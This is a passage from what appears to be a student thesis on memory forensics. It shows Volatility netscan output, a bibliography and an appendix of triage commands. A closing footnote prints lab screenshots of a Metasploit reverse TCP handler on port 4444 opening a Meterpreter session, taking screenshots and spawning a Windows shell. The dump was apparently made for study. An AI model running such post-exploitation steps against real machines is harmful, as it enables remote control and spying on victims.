infosec@kali:~/Documents/diploma$ volatility -f WIN-FSH5C63I214-20200705-213519.dmp --profile=Win10x64_15063 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P) Proto Local Address Foreign Address State Pid Owner Created
0x97800002ca70 UDPv4 10.0.2.15:137 ** 0 System 2020-07-05 21:06:26 UTC+0000
0x9780000feaf0 TCPv4 0.0.0.0:49666 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0x978000100830 TCPv4 0.0.0.0:49666 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0x978000100830 TCPv6 :::49666 :::0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa28734c2ca70 UDPv4 10.0.2.15:137 ** 0 System 2020-07-05 21:06:26 UTC+0000
0xa28734cfeaf0 TCPv4 0.0.0.0:49666 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa28734d00830 TCPv4 0.0.0.0:49666 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa28734d00830 TCPv6 :::49666 :::0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa287350b6860 TCPv4 10.0.2.15:49744 40.90.22.186:443 CLOSED -1
0xa2873682c650 UDPv4 10.0.2.15:138 ** 0 System 2020-07-05 21:06:26 UTC+0000
0xa287368b2dc0 UDPv4 0.0.0.0:5353 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368b2dc0 UDPv6 :::5353 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368b7ec0 UDPv4 0.0.0.0:5355 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368c1100 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368c1100 UDPv6 :::0 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368c1480 UDPv4 0.0.0.0:5355 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287368c1480 UDPv6 :::5355 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa287369b0360 UDPv4 0.0.0.0:500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369c8490 UDPv4 0.0.0.0:500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369c8490 UDPv6 :::500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369cc950 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369cc950 UDPv6 :::0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369ddbc0 UDPv4 0.0.0.0:4500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369decf0 UDPv4 0.0.0.0:4500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369decf0 UDPv6 :::4500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369df6d0 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736809ba0 TCPv4 0.0.0.0:49665 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000

```

```

infosec@kali: ~/Documents/diploma
0xa287369decf0 UDPv6 :::4500 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287369df6d0 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736809ba0 TCPv4 0.0.0.0:49665 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa2873683b130 TCPv4 10.0.2.15:139 0.0.0.0:0 LISTENING 0 System 2020-07-05 21:06:26 UTC+0000
0xa28736c766e0 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736cb46d0 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736cc2010 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736cc2010 UDPv6 :::0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736cc7620 UDPv4 0.0.0.0:123 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa28736ccb010 UDPv4 0.0.0.0:123 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa28736ccb010 UDPv6 :::123 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa28736d05e00 UDPv4 127.0.0.1:63625 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736ea1560 UDPv4 0.0.0.0:5353 ** 0 svchost.exe 2020-07-05 21:06:32 UTC+0000
0xa28736fb4470 UDPv4 0.0.0.0:0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa28736fb4470 UDPv6 :::0 ** 0 svchost.exe 2020-07-05 21:06:27 UTC+0000
0xa287370b3330 UDPv4 0.0.0.0:0 ** 0 VBoxService.ex 2020-07-05 21:17:37 UTC+0000
0xa287372a7c70 UDPv4 0.0.0.0:5050 ** 0 svchost.exe 2020-07-05 21:06:40 UTC+0000
0xa287373c8d30 UDPv6 ::1:62311 ** 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa28736c08270 TCPv4 0.0.0.0:49667 0.0.0.0:0 LISTENING 0 spoolsv.exe 2020-07-05 21:06:27 UTC+0000
0xa28736c18400 TCPv4 0.0.0.0:49667 0.0.0.0:0 LISTENING 0 spoolsv.exe 2020-07-05 21:06:27 UTC+0000
0xa28736c18400 TCPv6 :::49667 :::0 LISTENING 0 spoolsv.exe 2020-07-05 21:06:27 UTC+0000
0xa28736c82d30 TCPv4 0.0.0.0:47001 0.0.0.0:0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736c82d30 TCPv6 :::47001 :::0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736cacec0 TCPv4 0.0.0.0:5985 0.0.0.0:0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736cacec0 TCPv6 :::5985 :::0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736cdec70 TCPv4 0.0.0.0:445 0.0.0.0:0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736cdec70 TCPv6 :::445 :::0 LISTENING 0 System 2020-07-05 21:06:27 UTC+0000
0xa28736d9f8b0 TCPv4 0.0.0.0:49668 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:28 UTC+0000
0xa28736d9f8b0 TCPv6 :::49668 :::0 LISTENING 0 svchost.exe 2020-07-05 21:06:28 UTC+0000
0xa28736d9fec0 TCPv4 0.0.0.0:49668 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:28 UTC+0000

```

```

infosec@kali: ~/Documents/diploma
0xa28736e5eac0 TCPv4 0.0.0.0:49665 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa28736e5eac0 TCPv6 :::49665 :::0 LISTENING 0 svchost.exe 2020-07-05 21:06:26 UTC+0000
0xa28736ef4ec0 TCPv4 0.0.0.0:135 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:25 UTC+0000
0xa28736efc960 TCPv4 0.0.0.0:135 0.0.0.0:0 LISTENING 0 svchost.exe 2020-07-05 21:06:25 UTC+0000
0xa28736efc960 TCPv6 :::135 :::0 LISTENING 0 svchost.exe 2020-07-05 21:06:25 UTC+0000
0xa28736f05910 TCPv4 0.0.0.0:49664 0.0.0.0:0 LISTENING 0 wininit.exe 2020-07-05 21:06:25 UTC+0000
0xa28736f068a0 TCPv4 0.0.0.0:49664 0.0.0.0:0 LISTENING 0 wininit.exe 2020-07-05 21:06:25 UTC+0000
0xa28736f068a0 TCPv6 :::49664 :::0 LISTENING 0 wininit.exe 2020-07-05 21:06:25 UTC+0000
0xa28737040880 TCPv4 0.0.0.0:49669 0.0.0.0:0 LISTENING 0 services.exe 2020-07-05 21:06:29 UTC+0000
0xa28737040880 TCPv6 :::49669 :::0 LISTENING 0 services.exe 2020-07-05 21:06:29 UTC+0000
0xa28737040e20 TCPv4 0.0.0.0:49669 0.0.0.0:0 LISTENING 0 services.exe 2020-07-05 21:06:29 UTC+0000
0xa287370b5460 TCPv4 0.0.0.0:49672 0.0.0.0:0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xa287370bcbf0 TCPv4 0.0.0.0:49672 0.0.0.0:0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xa287370bcbf0 TCPv6 :::49672 :::0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xa28737055d00 TCPv4 10.0.2.15:49670 51.105.249.223:443 ESTABLISHED -1
0xa28737231010 TCPv4 10.0.2.15:49673 51.105.249.223:443 ESTABLISHED -1
0xa2873746c010 UDPv6 fe80::f1c4:5f31:66d8:33b1:62310 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873746c380 UDPv6 fe80::f1c4:5f31:66d8:33b1:1900 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873746c920 UDPv4 127.0.0.1:62313 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873746cec0 UDPv4 10.0.2.15:62312 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873746da70 UDPv6 ::1:1900 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873746f000 UDPv4 10.0.2.15:1900 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa28737470ec0 UDPv4 127.0.0.1:1900 **: 0 svchost.exe 2020-07-05 21:06:47 UTC+0000
0xa2873750d8b0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:27 UTC+0000
0xa28737562880 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:32 UTC+0000
0xa28737410570 TCPv4 10.0.2.15:49738 40.127.240.158:443 CLOSED -1
0xa28737416d00 TCPv4 10.0.2.15:49736 192.168.1.10:4444 ESTABLISHED -1
0xa287374d1d00 TCPv4 10.0.2.15:49737 204.79.197.219:443 CLOSED -1
0xa287376f5bf0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:20:37 UTC+0000
0xa287377498f0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:20:27 UTC+0000

```

```

infosec@kali: ~/Documents/diploma
0xa287374d1d00 TCPv4 10.0.2.15:49737 204.79.197.219:443 CLOSED -1
0xa287376f5bf0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:20:37 UTC+0000
0xa287377498f0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:20:27 UTC+0000
0xa28737baa7e0 UDPv6 fe80::18c4:2e5f:af95:3a18:546 **: 0 svchost.exe 2020-07-05 21:35:05 UTC+0000
0xa28737bb4650 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:42 UTC+0000
0xa28737bb5300 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:57 UTC+0000
0xa28737bbf970 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:18:02 UTC+0000
0xa28737bc0420 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:52 UTC+0000
0xa28737bca420 UDPv4 10.0.2.15:60572 **: 1 msedge.exe 2020-07-05 21:17:42 UTC+0000
0xa28737bca970 UDPv4 0.0.0.0:0 **: 0 svchost.exe 2020-07-05 21:17:53 UTC+0000
0xa28737bcaec0 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:18:07 UTC+0000
0xf8006ea5d330 UDPv4 0.0.0.0:0 **: 0 VBoxService.ex 2020-07-05 21:17:37 UTC+0000
0xf8006ea54bf0 TCPv4 0.0.0.0:49672 0.0.0.0:0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xf8006ea54bf0 TCPv6 :::49672 :::0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xf8006ea5b460 TCPv4 0.0.0.0:49672 0.0.0.0:0 LISTENING 0 lsass.exe 2020-07-05 21:06:36 UTC+0000
0xf8006e28ed00 TCPv4 10.0.2.15:49670 51.105.249.223:443 ESTABLISHED -1
infosec@kali:~/Documents/diploma$ ^C
infosec@kali:~/Documents/diploma$ █

```

Figure 31: nmap

6.6. Conclusion

We have seen just a small sample of Volatility capabilities' and how successful it can be in digital forensics and in processing electronic evidence in general. The Volatility Framework is the result of years worth of research and development from tens, if not hundreds, of members of the open source forensics community. The framework provides the capabilities to solve complex digital crimes involving malware, intelligent threat actors and the typical white- and blue-collar offenses. The advanced analysis techniques and implementations it provides make this software the gold standard in memory (RAM) forensics.

7. Bibliography

1. **Reith, M, Carr, C and Gunsch, G.** An examination of digital forensic models. *International Journal of Digital Evidence*. 2002.
2. **Carrier, B.** Defining digital forensic examination and analysis tools. *International Journal of Digital Evidence*. 2001.
3. **Various.** Handbook of Digital Forensics and Investigation ISBN 978-0-12-374267-4. 2009.
4. **Carrier, B.** Basic Digital Forensic Investigation Concepts. http://www.digital-evidence.org/di_basics.html. [Online] 2006.
5. **Casey, Eoghan.** *Digital Evidence and Computer Crime* ISBN 978-0-12-163104-8. 2004.
6. **Adams, Richard.** The Advanced Data Acquisition Model (ADAM): A process model for digital forensic practice. s.l. : Murdoch University, 2013.
7. **National Institute of Justice, U.S.** Electronic Crime Scene Investigation: A Guide for Law Enforcement. s.l. : U.S. Department of Justice, 2001.
8. **wikipedia.** *Digital forensics*. [https://en.wikipedia.org/wiki/Digital_forensics#cite_note-ijde-2002-1]
9. **Carnegie Mellon University Software Engineering Institute, CERT Coordination Center. Computer Emergency Response Team, CERT/CC Statistics 1988-2003.** s.l. : <http://www.cert.org/stats>, 22 January 200.
10. **Noblett, Michael G., Pollitt, Mark M. and Presley, Lawrence A.** *Recovering and examining computer forensic evidence*. 2000.
11. **Leigland, R.** A Formalization of Digital Forensics. *International Journal of Digital Evidence*.
12. **Yasinsac, A, et al.** Computer forensics education. *IEEE Security & Privacy*. 2003.
13. **Kruse, Warren G. and Heiser, Jay G.** *Computer forensics: incident response essentials*. ISBN 978-0-201-70719-9. 2002.
14. **wikipedia.** *Computer forensics*. [https://en.wikipedia.org/wiki/Computer_forensics]
15. **Ahmed, Rizwan.** *Mobile Forensics: An Introduction from Indian Law Enforcement Perspective* ISBN 978-3-642-00404-9 . 2009.
16. **Murphy, Cynthia.** *Cellular Phone Evidence Data Extraction and Documentation*. [http://www.mobileforensicscentral.com/mfc/documents/Mobile%20Device%20Forensic%20Process%20v3.0.pdf] 2013.
17. **wikipedia.** *Mobile device forensics*. [https://en.wikipedia.org/wiki/Mobile_device_forensics]
18. **Palmer, Gary.** *A Road Map for Digital Forensic Research, Report from DFRWS 2001, First Digital Forensic Research Workshop*. 2001.
19. **wikipedia.** *Network forensics*. [https://en.wikipedia.org/wiki/Network_forensics]
20. **Meyer, Jörg.** *Forensische Datenanalyse* ISBN 978-3-50313-847-0. 2012.
21. **Christian Hlavica, Uwe Klapproth, Frank Hülsberg et al.** *Tax Fraud & Forensic Accounting* ISBN 978-3-83491-429-3. 2011.
22. **wikipedia.** *Forensic data analysis*. [https://en.wikipedia.org/wiki/Forensic_data_analysis]
23. **Olivier, M.** *On metadata context in database forensics*. s.l. : ICSA Research Group, Computer Science, University of Pretoria, South Africa, 2009.
24. **Oracle.** *Oracle Forensics: Oracle Security Best Practices* ISBN 0-9776715-2-6. 2008.
25. **Wright, Paul M.** *Oracle Database Forensics using LogMiner*. s.l. : SANS Institute, Sans Institute, 2005.
26. **wikipedia.** *Database forensics*. [https://en.wikipedia.org/wiki/Database_forensics]
27. **ENISA and Philip Anderson (Northumbria University, UK).** *Electronic evidence - a basic guide for First Responders* ISBN 978-92-9204-111-3. 2014.
28. **Jones, N., George, E., Insa Mérida, F., Rasmussen, U., Völzow, V.** *Electronic evidence guide - A basic guide for police officers, prosecutors and judges*. s.l. : EU/COE Joint Project on Regional Cooperation against Cybercrime, 2014.
29. **National Institute of Justice, U.S.** Forensic Examination of Digital Evidence: A Guide for Law Enforcement. s.l. : U.S. Department of Justice, 2004.
30. **ENISA, CERT capability team at.** Digital forensics Handbook, Document for teachers. s.l. : ENISA, 2013.
31. **27037:2012, ISO/IEC.** Information technology — Security techniques — Guidelines for identification, collection, acquisition, and preservation of digital evidence. s.l. : ISO, 2012.
32. **QPM, DAC Janet Williams.** *ACPO Good Practice Guide for Digital Evidence*. s.l. : Association of Chief Police Officers, 2012.

33. **L., Mueller.** Computer Forensic Hard Drive Imaging Process Tree with Volatile Data Collection. http://www.forensickb.com/2010/12/computer-forensic-hard-drive-imaging_11.html. [Online] 2010.
34. **Johansen, Gerard.** *Digital Forensics and Incident Response* ISBN 978-1-78728-868-3. 2017.
35. **Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters.** *The Art of Memory Forensics* ISBN: 978-1-118-82509-9. 2014.

Appendix A

Windows commands

1. cmd
2. exe
3. ipconfig /all
4. netstat
5. Tasklist | sort
6. Tasklist /v
7. Tasklist /svc
8. Ftype
9. Taskkill
10. Sc query
11. Openfiles
12. SystemInfo
13. ver
14. Driverquery /v
15. Driverquery /si
16. Netstat -ano
17. netstat -anb
18. Netstat -ab -proto
19. Netstat -r
20. Netstat -s
21. Netstat -f
22. netstat -p
23. netstat -nao
24. date /t & time /t
25. ipconfig /all
26. net use
27. net start
28. net share
29. net session
30. nbtstat -n
31. nbtstat -c
32. nbtstat -s
33. arp -a
34. schtasks
35. at
36. chkntfs c:

Linux commands

1. Pwd
2. whoami
3. Ps
4. Top
5. Ifconfig
6. uptime
7. df -h
8. lostat
9. sar
10. netstat
11. iptraf
12. tcpdump
13. strings
14. grep
15. xxd
16. File

17. Mount
18. less /mnt/etc/fstab
19. uname -a
20. route
21. arp -an
22. cp
23. date
24. time
25. Last
26. w
27. who
28. ls
29. ps
30. lsof
31. find
32. md5deep -r
33. dmesg
34. fdisk -l
35. shutdown -h now

ⁱ Because this is an experiment and several tests were performed, actually the process was temporary paused and resumed within the next days. Hence the WIN-FSH5C63I214-20200705-213519.dmp was created on 05/072020 as below screenshots indicate. However, this does not affect the conclusions of this experiment. It is presented for completeness purposes.

```
infosec@kali: ~  
LHOST => 0.0.0.0  
msf5 exploit(multi/handler) > exploit  
[-] Exploit failed: One or more options failed to validate: LHOST.  
[*] Exploit completed, but no session was created.  
msf5 exploit(multi/handler) > set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 0.0.0.0:4444  
[*] Sending stage (176195 bytes) to 192.168.1.10  
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.10:47772) at 2020-07-05 21:19:04 +0300  
meterpreter > |
```

```
infosec@kali: ~  
Directory of C:\Users\Administrator\Downloads\Comae-Toolkit-3.0.20200224.1\x64  
05/07/2020 03:57 <DIR> .  
05/07/2020 03:57 <DIR> ..  
05/07/2020 03:55 165,704 Bin2Dmp.exe  
05/07/2020 03:55 18,690 Comae.ps1  
05/07/2020 03:55 1,173 ComaeRespond.ps1  
05/07/2020 03:55 7,645,552 dbgeng.dll  
05/07/2020 03:55 1,937,768 dbghelp.dll  
05/07/2020 03:55 147,784 Dmp2Bin.exe  
05/07/2020 03:55 181,064 Dmp2Json.exe  
05/07/2020 03:55 625,480 DumpIt.exe  
05/07/2020 03:55 271,176 Hibr2Bin.exe  
05/07/2020 03:55 167,240 Hibr2Dmp.exe  
05/07/2020 03:55 2,835,272 SwishDbgExt.dll  
05/07/2020 03:55 249,712 symsrv.dll  
05/07/2020 03:57 3,757,633,536 WIN-FSH5C63I214-20200705-125544.dmp  
05/07/2020 03:57 1,488 WIN-FSH5C63I214-20200705-125544.json  
05/07/2020 03:55 137,032 Z2Dmp.exe  
15 File(s) 3,772,018,671 bytes  
2 Dir(s) 27,099,443,200 bytes free  
C:\Users\Administrator\Downloads\Comae-Toolkit-3.0.20200224.1\x64>|
```

```
infosec@kali: ~  
meterpreter > screenshot  
Screenshot saved to: /home/infosec/bqutMGpX.jpeg  
meterpreter > screenshot  
Screenshot saved to: /home/infosec/BeFjjrda.jpeg  
meterpreter > screenshot  
Screenshot saved to: /home/infosec/KiqaFttr.jpeg  
meterpreter > shell  
Process 1248 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator\Downloads>|
```